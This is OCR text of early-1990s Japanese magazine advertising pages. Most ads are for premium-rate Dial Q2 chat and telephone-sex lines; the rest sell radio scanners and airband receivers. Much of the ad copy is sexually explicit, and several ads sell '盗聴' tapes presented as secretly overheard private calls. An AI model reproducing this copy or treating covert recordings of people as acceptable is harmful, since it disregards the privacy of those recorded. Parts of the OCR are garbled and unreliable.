- 今、恋人もファインセモテレホン・リサーチで。
- もちろん、身元確か、規定の審査をパスした方ばかり。安心して、コールできます。
- ももちろん、身元確か、規定の審査をパスした方ばかり。安心して、コールできます。
- 人に言えない悩み事など、話し相手が欲しい人は
- ストレスでお悩みのあなたに。

0990-336-117

0990-336-117

株ビューティライフ

TEL 045(451)2901

FAX 045(451)2904

〒221 横浜市神奈川区

子安通2-248


今すぐ二人で話せる！

ドキドキ ハラハラ

キューテックパーティ どんな話が飛び出すか?

わくわく楽しいパーティトーク!

恋人・友達が欲しい、何かに悩んでいる、みんなで楽しみたい、そんな時にキューテックパーティ。ダイヤル・プッシュどちらでも利用できるからみんなで盛りあがろう。



キューテック
情報ステーション

超多機能伝言ダイヤル

0990-34-8338

(情報料3分150円)

0990-34-8668
0990-34-8778

(情報料3分150円)

☆メッセージベース

あなただけの伝言BOXを開設しプライベートに使ったり、みんなでワイワイ伝言の遣り取りなどに…。

☆インフォメーションベース

欲しい情報をみんなに呼びかけたり、逆に多くの人に情報を流したり、恋からビジネスまで使い方いろいろ。

☆コネクションベース
コンピューターで
あなたの理想の恋人を!

Step1

心理テスト

Step2

登録
会員番号

Step3

録音
自己紹介

Step4

恋人候補からの
ラブメッセージ
(最大20件)

CUE TEC JAPAN

上尾市上285-1 048(776)4679

ダイヤル・キュー・ツー情報局

24hour ON AIR

—広告、お問い合わせ—

03-(3205)9941

(株)トータルプランニングシステム

Sexy

ダイナマイト

●人妻のテレフォンSEX

秘

0990 人妻の官能ダイヤル
329-199
0990 激、風俗ギャル
328-188

♥GALがHな話や、テレホンS♥Xの■を
してくれちゃう♥

東京都新宿区歌舞伎町 提供・T.P.S.

NTTの新サービス、ダイヤルQ²。電話情報サービスを有料化させ、だれにでも気軽に楽しめる番組を提供してくれる様になりました。今回は人気のある各番組をお楽しみ下さい。

★料金は6秒10円、番組のはじめにガイダンスが流れますのでご確認下さい。

(情報料6秒10円、別途通話料)

★一部サービスを受けられない地域があります。

盗聴

0990 ダイヤル
327-199

東京都新宿区歌舞伎町 提供・T.P.S.

風俗体感ダイヤル

* テレクラ編 * 越谷市北越谷

0990-33-4566



H
キな
ミ氣
を誘
で
惑

* ヘルス編 *

0990-33-4556

* サロン編 *

0990-33-8077

東京都中野区本町

提供 サンライズシステム

淫乱専科

●すけべ人妻編

0990-310-881

●好色夫人編

0990-310-882

●SMマニア編

0990-310-883

埼玉県坂戸市


提供 ニューメディアシステム



人妻

あなたのHな
テープ送ってね！

びんびん
コール



●人妻誘拐

0990-302-065

●20才の若妻


0990-302-066

●人妻危ない関係

0990-302-067


東京都中野区本町 提供・EMICOM

あなたと私のホットライン



わたしたちはステキな出逢いを求めているごく普通な女の子です。わたしたちにコールしていただければステキな恋がめばえるかも...。

**0990-34-8130
0990-34-8140
0990-34-8150**



★このサービスは、通話料と情報料合わせて6秒につき10円の料金が（市内局番の場合）かかりますが、市内よりおかけになる場合は通話料が上がりますので必ず料金ガイドをお確かめの上、お近くのサービスエリアにおかけ下さい。

港区 六本木 1-7-28
ハウディジャパン
TEL 03-3589-5456

◇ダイヤモンドグループ◇

おしゃべりクラブ


ビギン

ユア

ノンフィクション

LOVE

きみに接近!!
彼女からの甘いささやき…。



0990-34-7939

0990-33-5575

0990-31-9719

0990-34-7937

0990-33-5539



マンツーマン式
機械等、開業まで
お手つ台い!!

女性スタッフも
同時募集中!

今、ツーショットでは業界NO1になった
「おしゃべりクラブ」よりお得なお知らせ!
☆この度、当社で機械等の販売もするようになり
新規の方は機械、付属品、今やられてる方!!付属
品のみOK!!お気軽にお問い合わせ下さい。

広がるイメージにドキドキするのも
いい~んじゃない?

0990-31-9769

0990-33-5589

0990-31-1655

0990-32-0996

0990-328-113

問い合わせ先

(有)ダイヤモンド

〒116 東京都荒川区西尾久4

TEL. 03-3893-9111

ダイヤル Q₂

官能小説 シリーズ

0990-310-611

恋の
ラブゲーム
夜ごとくり広げられる
セクシーゲーム
あゆみ 作
6秒10円

0990-310-651

淫乱伝説
女性がこれ程
淫乱になれるものなのか
亀井勉 作
6秒10円

0990-310-711

愛の遍歴
禁断の世界に醉しして
いく私
杏子 作
6秒10円

0990-310-652

バイオレンス・
ハイスクール
生徒が体育教師、
康子をいたぶる
超バイオレンス作
松平良 作
6秒10円

0990-327-895

甘い情事
人妻の隠された真実
中川宏一 作
6秒10円

番組のお問い合わせ：オフィスライト

東京都千代田区内神田3-5-5

03-3254-9743

0990-310-653

AH-HAA
？
紺野さつき 作
6秒10円

0990-345-032

エロティック
エクスター
エッチな体験は気持ちの
よいことばかりの
連続でした
潤子作
7.5秒10円

0990-345-031

安芸子の裏日記
安芸子が次々と新しい
快感を体験する話題作
松平良 作
7.5秒10円

好評につき新作続々登場

0990-311-202

お姫様の
玉遊び
6秒10円

0990-312-581

六本木
フォクシーレディ
6秒10円

0990-345-538

セクシー
ドキュメント
パートⅠ
私、大きいのが好き！
主婦満子（仮名）の
官能体験を赤裸々に告白
7.5秒10円

0990-345-539

セクシー
ドキュメント
パートⅡ
おじさんと私、
女子大三年夕子（仮名）
の体験記！
7.5秒10円


0990-311-308

はなびら
物語
6秒10円

0990-323-698

女秘
情報員
6秒10円

新規
オープン



コンピュータが選ぶ
フリーとフリー
がつながる 2ショット

☎ 0990-32-0996

すてきな彼女を
さがそう!!

提供：Y・Yトーク（おしゃべりクラブグループ）

Telephone Sex

THE 盗聴！

0990 - 33 - 1257

- 毎日5通り～10通りのテープ公開中
- 時間10分～30分迄、安心してどうぞ!!

★24時間営業★ 提供：ワイ企画

テレホン セックス

すっきり コール！

0990 - 33 - 1656

- 素人女性と素人男性のTELSEXを盗み聴き、日替り公開中。

- 時間5分～20分迄最後までどうぞ!!

★24時間営業★ 提供：ポリーナ

普通の可愛いいい女の子と 0990

321-447

お話してみませんか 0990

321-744

素敵なあなたお電話待っています。 0990

304-412

OPEN HEART ☎ 03-5996-2588

ピンク伝言ダイヤル

とびきりのスケベな伝言が

♥♥♥♥♥♥たくさん入ってます。♥♥♥♥♥♥

0990-33-1217

TEL お待ちしてます!!

誘惑データライン

いっしょにいきたい、お願ひ……

0990-34-3533

挑発したい、オナニー娘たち

0990-33-1355

いろいろけ伝言ダイヤル

あなたのTEL待ってます♡

0990-33-9855

情報料 3分300円

恋の予感……。

コミニネット（ツーショット）

・6秒10円・ Communication Network □

☎ 0990-33-9211 キューツーワイイ

キューツーワイーヨ

0990-32-9214

0990-34-9211 オナゴイーヨ

0990-32-0514

Cominet

コミュニケーションネット

横浜市中区福富町4丁目

☎ 045-241-1189

Let's Call め・せ いーつば

Let's Call
☆ときめきコール
ゆめのときめきコール
正解者には*すてきなプレゼント!!

あたる!

331053

Let's Call
ももこのハッピーダイヤル
あなたのはやみ聞いてあげる…満足度120%
☆と・き・め・き いーっぱい☆

その差歴然!

34851
しあわせこ

*
女子大生から
いろいろな人と会話
カウンセリング

しあ
女の子と直接会話
*まずはテレホンサービスを最後まで聞いて下さい。
ギヤルとお話をできる情報を、お聞かせします。



直電



TELEPHONE SEX

エッチな貴男が
大好きです。

するのも大好き、されるのはもっと好きな
女の子達が生声で必ずイカせます。

24 hour ON AIR

新番組

0990-331-780

提供／ボイスカンパニー

〈3分 = 300円〉

ダイヤル Q² サービス

提供／ブラック関東ブランチ
0298-55-1854

NEW テレコミュニケーションボックス


パンドラの箱

人気大爆発



「パンドロの箱って知ってる?
誰と誰がアクセスできるかはわからんんだ。
電話でネットン? サークルの募集活動、
されとちミーティング? 使ひ方にはギミ通しだいだよ。
トレンディーもキミむらもわかるよせっ!
僕らのテレコミュニケーションボックス「パンドロの箱」を
使って、今日からキミも僕らの仲間入りさっ。
（ろんじ情報がキミを待ってるよつ
さあ男の子はQ²ダイヤルで、女の子は
フリーダイヤル使ってよっ。
さっしつつダイヤル!!

■全国どこからでも24時間OK//
ダイヤル回線の方もご利用いただけます。



今、アメリカ・イギリスで人気急上昇!!
「パンドロの箱」はパンパンで、ハーフボックス
いつぱい、「つまみ込んで!」「一瞬で!」「ハーフボックス
は只今人気爆好調!!」
シリージー

男の子 NUMBER

0990-338-954

BOYSに朗報
ドッキング率68%
HOT TIME
PM9:00~AM4:00

日本初登場!! ダブルアップコーナー² なんと賞金が2倍

エルティションクイズに答えてね!

賞金最高額百・萬・円・

会社なんか行ってらんな。

ちょうど聞いてヨ! 皆さん。百万円もうちやつた!
どうかって? 今、世間で大人気のダイヤルQ! 百万円クイズ
百問連続正解すればこの俺みたいにあつとい間に大金持!
ダブルアップコーナーもある! これがまたサイコ!
会社でコツコツ仕事なんてやってられねえヨ!
これからはクイズに答えてひともつけこれ一番だよ。
君達にもチャンスはあるから今すぐチャレンジしてみなヨ!

毎月賞金総額
500万円

■クイズ賞金

- 30問正解 2万円
- 45問正解 6万円
- 60問正解 15万円
- 80問正解 40万円
- 99問正解 50万円
- 100問正解 100万円

*89問まではエルティションクイズ
でダブルアップ。賞金2倍。

*99問で失敗の場合、復活コーナー有。

■参加資格/18才以上の方

- ブッシュホンのみの使用となります。ダイヤル回線でブッシュホンの方はトーンに切り替えてください。ダイヤル電話の方はコマンダーをお求めの上でご利用ください。

なお情報料と通話料は8秒10円です。

番組に関するお問い合わせ (月間賞金残高・ルール説明等)

有限会社 バラック お問い合わせ時間
〒700 岡山市今8丁目14-28 PHONE. 0862-45-6868

**100万円
テレフォンクイズ**

**0990
302-285**

ハード販売



今までと違ったダイヤルQ²対応ゲームソフト多数

あらゆるQ²システムに対応します。

よりフレキシブルなソフトを提供致します。

■お見合いツーショット・ブライダルツーショット・ID登録付ツーショット・伝言


お問い合わせ 有限会社 バラック 〒700 岡山市今8丁目14-28
(0862)45-6868

あたためしダイヤル

セクシーテレホン

サービス

受話器の前だと何でもできちゃう。



見知らぬ女性と1対1で直接会話
電話で過激にテレホン〇〇〇！
あなたの声でいかせて下さい。

0990-322-092

(相手の女性は人妻、OL、女子大生などです。)

あなただけに聞かせます。今すぐ電話に聞いて下さい。

女性と直接はなすのが、にがてな方は……

生録 のぞきの部屋

0990-321-092

人妻の不倫・女子大生オナニー
SMプレイ・盗聴など集録！

告白 秘密のおはなし

0990-321-091

読者投稿テープ紹介
こんなにはげしい……!!

貴方はもう…

恐怖のホラー シリーズ 0990-312-242

男の禁じみ22に有り !!

18歳未満の方は
聞いちゃダメ

0999-312-248

0990-322-188

0990-322-190

0990-312-241

0990-312-218


「必らず満足
させちゃウヨ」

☎ 0990-323-370

☎ 0990-323-371

☎ 0990-305-807

☎ 0990-312-298



6秒10円 地域により異なる 大阪市淀川区06(390)0300<Q²同好会>

いいあんなこそ
スティタス...
ワイルドでスキヤンダラスな女と魅力を感じてしまう...
もつと太陽区もつと激しく...毎日ガスクリンクな恋のかけひき
いい女ほど。スマーダス。それはもう貴方のものです。



0990-33-6671

「ショットダイヤル
『電話 DE ねるとん』



0990-33-6674

オープンダイヤル
アリサちゃんとおしゃべり
※最後迄聞いた人だけ...

0990
340
790

オープンダイヤル
ダイレクト電話サービス
0990-34-4660

※ 日人の女の子達と楽しくおしゃべり
※ ひとつのおへやに...
※ キーワードは毎日変わります。

オープンダイヤル
ワンレングスボデコン
ギャル
「ひとみちゃん」

0990-33-0174
◎すっごくハードなひとみちゃん
※キーワードは毎日ちがいます

◎番組大人気の為一時
つながりにくくなる場合
があります。その場合は
しばらくたっておかけ
なおし下さい。

18 才未満お断わり
06-211-6786.Bee.Side
大阪市中央区千日前
日本テレホン協会証認済

当社では、「テレホン
アボインター」等による
女性は、一切使用しておりま
せん。女性雑誌等の大量掲載
は、もちろんのこと毎日毎日、
オシャレな女性にオシャレな
「ねるとんティッシュ」を
何万个も手渡しています。
だから本物と言えるのです。
これからも当社では、女性に
対する投資は惜みません。



僕の告白（男性専科） 0990-305-072
0990-306-072



私の恥しいおはなし聴いて

0990-302-072

0990-335-933

0990-308-072



電話の向こうは バラエティー豊かな紳士・淑女

聞こえてくるかも… 赤い糸ならぬ赤い声
ツーショットダイヤル!!

男性専用 0990-307-919

女性専用 0120-307-919 (無料)



(※フリーダイヤルは地域
によってかかるない
場合があります。)

0862-23-9863

0862-23-9866

0862-23-9930

じ ん い い い と も い い ろ
ん せ ろ ろ お こ ろ ろ

お ん な だ つ て い い ろ 咲 き み た の よ
う な だ つ て い い ろ 亂 れ て

提供 パスワード

大阪市浪速区戎本町1丁目

06(647)1324

6秒10円

18歳未満お断り!

エキサイティング・ダイヤル



24時間、

お待ちしています。


BEST

TWO-SHOT
SELECTION

料金：6秒10円

今、もっともトレンディな
ダイヤルQ²あなたの
熱い想いを
伝えてみませんか！

もっと
もっと
お電話してね



tel.0990
334-537

tel.0990
334-541

セクシーダイヤル

(盗聴PART I)

tel. 0990

334-542

(盗聴PART II)

334-543

(盗聴PART III)

334-546

MK企画 港区六本木6-4-1 〒106 TEL03(5410)2740

DIAL
Q

イケイケギャル達の告白! 番組最高! メリット5!!

0990-32-4488

ギャル達のねるとん情報! 伝言ステーション!!

0990-32-4477

0990-32-4466

今、大人気NTT Q2ダイヤル エリア内 全国 24時間OK!!



提供/テレサ企画
078(332)1235

0

9

9

0

Two SHOT

革

命

コンピュータガレディースコール
をプライベートにあなたのライン
とつなぎます。
しかもつながるまで情報料は全く
かかりません.....?!
呼出音のままお待ち下さい!!

【女性とアクセスするまで情報料金無料】

MEN'S LINE 24'hOPEN

0990 30-9214
キュー ツー イー ヨ
0990 31-9214

【男性の為の悩み事相談室】
(AM11:00~PM5:00女性が直接対応します。)

0990 33-9214
キュー ツー イー ヨ
0990 34-9214

KING & QUEEN 提供Y.M.K CO.,LTD. OFFICE 0120-30-9214

AM11:00~PM3:00

京都市北区 京都市内7分10円 地域により異なります。

私と秘密のおしゃべり
楽しみませんか？

0990-338-514

プロデュースQ・6秒10円 大阪市此花区 06(375)0638

未知の空間から電波をつかむ

WIDE BAND超高感度スキャナー



- AM/FM/WFM メモリー10BAND・1000チャンネル
- 4電源方式
- ダイヤルUP/DOWN方式採用
- ワンタッチ操作方式
- ステップ周波数を5~995kHzで任意に設定可能
- TV・ラジオ受信

HP-100M-II

■受信周波数 8~600MHz、805~1300MHz
¥56,800(税別)



MP-200

■受信周波数 2~600MHz、800~1300MHz
¥59,800(税別)

*電波法、電気通信事業法に抵触する行為には十分注意しあげ下さい。

話しかけるだけで送受信がOK

ハンドフリーFMトランシーバー

MERIT-5

AH-775

1台 ¥18,000(税別)

**混信をさける
2チャンネル方式**

- 使用周波数: 50MHz帯
- 尺寸: 64×121×27mm
- 重量: 210g



MERIT-5

mark II
AH-795

2台 ¥40,000(税別)

**電話感覚で交信
できる同時通話方式**

- ① CHから複数の②CH、
- ②CHから複数の①CHとの交信も可能です。
- 使用周波数: 51/53MHz帯
- 尺寸: 64×121×27mm
- 重量: 250g



*AH-775/795は、アマチュア無線局を開局している無線従事者でなければご使用になれません。



株式会社 朝日コーポレーション

電子機器事業本部

〒332 埼玉県川口市栄町3-1-8 ☎0482(54)1001

フェアメイト営業部

■営業所: 札幌/大阪/福岡

YUPITERU

多くのファンを魅きつけてやまないエアーバンドリスニング。なかでもVHFエアーバンドの人気はますます高まりつつあります。コックピットと管制塔との緊張感あふれる交信を確実に捉える道具として、あるいは、空港での航空機撮影のタイミングを知る道具として、いま、エアーバンドレシーバーが大きな注目を集めています。

パーソナル無線や業務用無線はもちろんVHFエアーバンドやUHFエアーバンドでも受信可能なマルチバンドレシーバーMVT-5000/6000は、エアーバンダから高い評価を獲得しました。そしていま、コンパクトなボディに、エアーバンドを手軽に楽しむための機能を凝縮したVT-125が新登場。小さいから機動性がある、小さくてもプロフェッショナルなスペックを持つ、VHFエアーバンド専用レシーバー

一の決
VT-125
バニーラ
多くの刺

定版の誕生です。
の受信可能周波数は、カン
ジオ（カンパニー無線）など
激的な電波が飛び交ってい

る108.00MHzから142.00MHz。そして、周波数ステップも通信システムに合わせて50kHz、100kHzの2種類。数値キーを使ってのマニュアル受信のほか、30チャンネルメモリー・メモリースキャン、最優先局を自動モニターするプライオリティ機能、高速スキャン／サーチ機能、バックライト付きの多機能LCDディスプレイ、携帯使用に便利な3電源方式を採用するなど、エアーバンドリスニングを強力に支援します。

108MHz～142MHzエアーバンドレシーバー

VT-125 ¥34,800(税別)

主な仕様 ●受信可能周波数:108.00MHz～142.00MHz ●周波数ステップ:50kHz, 100kHz ●受信電波型式:AM ●チャンネルメモリー数:30ch ●スキャン／サーチスピード:1秒間に約20チャンネル/秒 ●20ステップ ●アンテナインピーダンス:50Ω ●電源:ニッカド電池3本(3.6V)、外部電源12V(充電兼用) ●外形寸法:57.2mm(W)×127.5mm(H)×35mm(D)(突起部含まず) ●重量:207g(アンテナ含まず)

新登場

AIR BAND RECEIVER

コックピット・クルー一体験。

— 大空のロマンを伝えます —



MVT-6000
¥59,800(税別)

MVT-5000
¥59,800(税別)

●100チャンネルメモリー／スキャン機能 ●10バンドサーチ機能 ●マニュアル受信 ●メモリーバックアップ機能 ●無空調／バス／バスメモリー機能 ●プライオリティ機能 ●スキップ機能 ●受信周波数:25～550MHz、800～1300MHz ●受信電波型式:A3/F3(LOW BAND)、F3(HIGH BAND)

copitel コピテル工業株式会社

発行所 マガジンランド

(本社)〒108 東京都港区芝浦4-12-33 (営業所)札幌、仙台、新潟、大宮、東京、立川、横浜、名古屋、金沢、大阪、広島、高松、福岡、熊本
お問い合わせは、お客様ご相談センター TEL:(045)971-8001へ

■カタログご希望の方は、住所・氏名を明記のうえ、〒160 東京都港区六本木5-11-30-301ユピテル・カタログセンター「レシーバーAB」係へ。

*商品の価格には消費税は含まれておりません。

T4910151708525

雑誌コード 01517-8